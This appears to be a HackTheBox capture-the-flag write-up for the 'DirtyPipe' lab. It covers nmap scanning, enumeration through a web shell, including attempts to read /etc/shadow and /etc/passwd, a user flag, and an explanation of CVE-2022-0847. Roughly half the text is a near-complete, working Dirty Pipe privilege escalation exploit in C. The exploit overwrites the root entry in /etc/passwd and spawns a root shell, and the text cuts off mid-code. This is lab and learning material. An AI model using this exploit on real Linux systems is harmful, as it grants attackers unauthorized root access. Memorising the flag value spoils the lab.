HackTheBox
Lab: DirtyPipe
I first did a Nmap Scan of the machine to determine which ports are open on the machine. By finding out this information, I can then determine what vulnerabilities the machine is vulnerable to which can then be exploited to gain access. The output below is the output from the Nmap scan.
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap -A 10.129.231.89
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-19 22:50 EST
Nmap scan report for 10.129.231.89
Host is up (0.0079s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: HackTheBox WebShell
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.67 seconds
zsh: segmentation fault  nmap -A 10.129.231.89
After scanning, Nmap detected that two ports were open, port 22 (SSH) and port 80 (HTTP). Since I do not have know any of the SSH credentials for the machine, I will not be trying to exploit port 22 (SSH) first. Thus, I will look into port 80 (HTTP) instead. Port 80 (HTTP) is used for transporting information between a client and a web server, it also showed that it was using an Apache server to host a HackTheBox WebShell. Thus, I opened a browser and typed in the IP address of the machine.
Upon doing so, a web shell appears as shown in the screenshot below.




Firstly, I keyed in basic commands such as whoami to determine what user I currently am and to verify if Linux commands were able to output anything in the web shell as well as ls, and pwd to determine if there was anything I could work with in the current directory.
Afterwards, I tried to get the contents of the etc/shadow file as this file contains the hashes of the passwords along with the users on the system, thus I thought that by doing so, I could just crack the hashes and then gain the password to the root user account immediately, which I can then use for the SSH login credentials. However, it did not output anything.
Then I tried to get the contents of the etc/passwd. The etc/passwd file is used to keep track of every registered user that has access to the system on a Linux machine. It also contains information of the home directory of the users. I did this because I wanted to check if there were any users that I could use for the port 22 (SSH), and also check the home directories of each user.

Upon keying in etc/passwd, I found out that the current user that I am on, pwnmeow, home directory is /home/pwnmeow. Thus, I decided to list the contents of that directory to see if there was any useful information that can be gathered from there.

user.txt
User.txt can be found in the directory of /home/pwnmeow. I then decided to list the contents of the user.txt file.

By listing the contents of the user.txt file, the hash for the user flag can be found.
User flag: e51bd50ec1017767725f2502d6abb8ea
However I did not manage to get any information from this web shell that may be helpful in helping to complete this box other than the user flag that I just found as most directories that I wanted to access were inaccessible due to insufficient permissions.
I then googled DirtyPipe as it was the name of the box, hoping that it could provide some clue as to how I can solve this box. I then came upon this Github repository and website.
DirtyPipe Vulnerability Exploit
https://github.com/AlexisAhmed/CVE-2022-0847-DirtyPipe-Exploits
Dirty Pipe Explained - CVE-2022-0847
The DirtyPipe vulnerability is a local privilege escalation vulnerability in Linux kernel, allowing the attacker to bypass file permissions, and write data to any file under certain conditions which are:
- The user needs to at least have read permissions to the file that they want to overwrite due to it making use of the splice() system call, which moves data from a reference of the data in a pipe to a file descriptor.
- The exploit can only modify after the first byte of the file through the end of the file
- The exploit cannot modify the first byte, or extend beyond the file size
What the exploit does is that it creates a pipe in a special way such that it has the PIPE_BUF_FLAG_CAN_MERGE flag set, which tells the kernel that whatever changes that were written to the page cache pointed by the pipe should be written back into the file that the page is sourced from, allowing the attacker to make changes to a file even without write permissions.
Exploit File
/* SPDX-License-Identifier: GPL-2.0 */
/*
 * Copyright 2022 CM4all GmbH / IONOS SE
 *
 * author: Max Kellermann <max.kellermann@ionos.com>
 *
 * Proof-of-concept exploit for the Dirty Pipe
 * vulnerability (CVE-2022-0847) caused by an uninitialized
 * "pipe_buffer.flags" variable.  It demonstrates how to overwrite any
 * file contents in the page cache, even if the file is not permitted
 * to be written, immutable or on a read-only mount.
 *
 * This exploit requires Linux 5.8 or later; the code path was made
 * reachable by commit f6dd975583bd ("pipe: merge
 * anon_pipe_buf*_ops").  The commit did not introduce the bug, it was
 * there before, it just provided an easy way to exploit it.
 *
 * There are two major limitations of this exploit: the offset cannot
 * be on a page boundary (it needs to write one byte before the offset
 * to add a reference to this page to the pipe), and the write cannot
 * cross a page boundary.
 *
 * Example: ./write_anything /root/.ssh/authorized_keys 1 $'\nssh-ed25519 AAA......\n'
 *
 * Further explanation: https://images/DirtyPipe.cm4all.com/
 */

#define _GNU_SOURCE
#include <unistd.h>
#include <fcntl.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/stat.h>
#include <sys/user.h>

#ifndef PAGE_SIZE
#define PAGE_SIZE 4096
#endif

/**
 * Create a pipe where all "bufs" on the pipe_inode_info ring have the
 * PIPE_BUF_FLAG_CAN_MERGE flag set.
 */
static void prepare_pipe(int p[2])
{
	if (pipe(p)) abort();

	const unsigned pipe_size = fcntl(p[1], F_GETPIPE_SZ);
	static char buffer[4096];

	/* fill the pipe completely; each pipe_buffer will now have
	   the PIPE_BUF_FLAG_CAN_MERGE flag */
	for (unsigned r = pipe_size; r > 0;) {
		unsigned n = r > sizeof(buffer) ? sizeof(buffer) : r;
		write(p[1], buffer, n);
		r -= n;
	}

	/* drain the pipe, freeing all pipe_buffer instances (but
	   leaving the flags initialized) */
	for (unsigned r = pipe_size; r > 0;) {
		unsigned n = r > sizeof(buffer) ? sizeof(buffer) : r;
		read(p[0], buffer, n);
		r -= n;
	}

	/* the pipe is now empty, and if somebody adds a new
	   pipe_buffer without initializing its "flags", the buffer
	   will be mergeable */
}

int main() {
	const char *const path = "/etc/passwd";

        printf("Backing up /etc/passwd to /tmp/passwd.bak ...\n");
        FILE *f1 = fopen("/etc/passwd", "r");
        FILE *f2 = fopen("/tmp/passwd.bak", "w");

        if (f1 == NULL) {
            printf("Failed to open /etc/passwd\n");
            exit(EXIT_FAILURE);
        } else if (f2 == NULL) {
            printf("Failed to open /tmp/passwd.bak\n");
            fclose(f1);
            exit(EXIT_FAILURE);
        }

        char c;
        while ((c = fgetc(f1)) != EOF)
            fputc(c, f2);

        fclose(f1);
        fclose(f2);

	loff_t offset = 4; // after the "root"
	const char *const data = ":$6$root$xgJsQ7yaob86QFGQQYOK0UUj.tXqKn0SLwPRqCaLs19pqYr0p1euYYLqIC6Wh2NyiiZ0Y9lXJkClRiZkeB/Q.0:0:0:test:/root:/bin/sh\n"; // openssl passwd -1 -salt root piped
        printf("Setting root password to \"piped\"...\n");
	const size_t data_size = strlen(data);

	if (offset % PAGE_SIZE == 0) {
		fprintf(stderr, "Sorry, cannot start writing at a page boundary\n");
		return EXIT_FAILURE;
	}

	const loff_t next_page = (offset | (PAGE_SIZE - 1)) + 1;
	const loff_t end_offset = offset + (loff_t)data_size;
	if (end_offset > next_page) {
		fprintf(stderr, "Sorry, cannot write across a page boundary\n");
		return EXIT_FAILURE;
	}

	/* open the input file and validate the specified offset */
	const int fd = open(path, O_RDONLY); // yes, read-only! :-)
	if (fd < 0) {
		perror("open failed");
		return EXIT_FAILURE;
	}

	struct stat st;
	if (fstat(fd, &st)) {
		perror("stat failed");
		return EXIT_FAILURE;
	}

	if (offset > st.st_size) {
		fprintf(stderr, "Offset is not inside the file\n");
		return EXIT_FAILURE;
	}

	if (end_offset > st.st_size) {
		fprintf(stderr, "Sorry, cannot enlarge the file\n");
		return EXIT_FAILURE;
	}

	/* create the pipe with all flags initialized with
	   PIPE_BUF_FLAG_CAN_MERGE */
	int p[2];
	prepare_pipe(p);

	/* splice one byte from before the specified offset into the
	   pipe; this will add a reference to the page cache, but
	   since copy_page_to_iter_pipe() does not initialize the
	   "flags", PIPE_BUF_FLAG_CAN_MERGE is still set */
	--offset;
	ssize_t nbytes = splice(fd, &offset, p[1], NULL, 1, 0);
	if (nbytes < 0) {
		perror("splice failed");
		return EXIT_FAILURE;
	}
	if (nbytes == 0) {
		fprintf(stderr, "short splice\n");
		return EXIT_FAILURE;
	}

	/* the following write will not create a new pipe_buffer, but
	   will instead write into the page cache, because of the
	   PIPE_BUF_FLAG_CAN_MERGE flag */
	nbytes = write(p[1], data, data_size);
	if (nbytes < 0) {
		perror("write failed");
		return EXIT_FAILURE;
	}
	if ((size_t)nbytes < data_size) {
		fprintf(stderr, "short write\n");
		return EXIT_FAILURE;
	}

	char *argv[] = {"/bin/sh", "-c", "(echo piped; cat) | su - -c \""
                "echo \\\"Restoring /etc/passwd from /tmp/passwd.bak...\\\";"
                "cp /tmp/passwd.bak /etc/passwd;"
                "echo \\\"Done! Popping shell... (run commands now)\\\";"
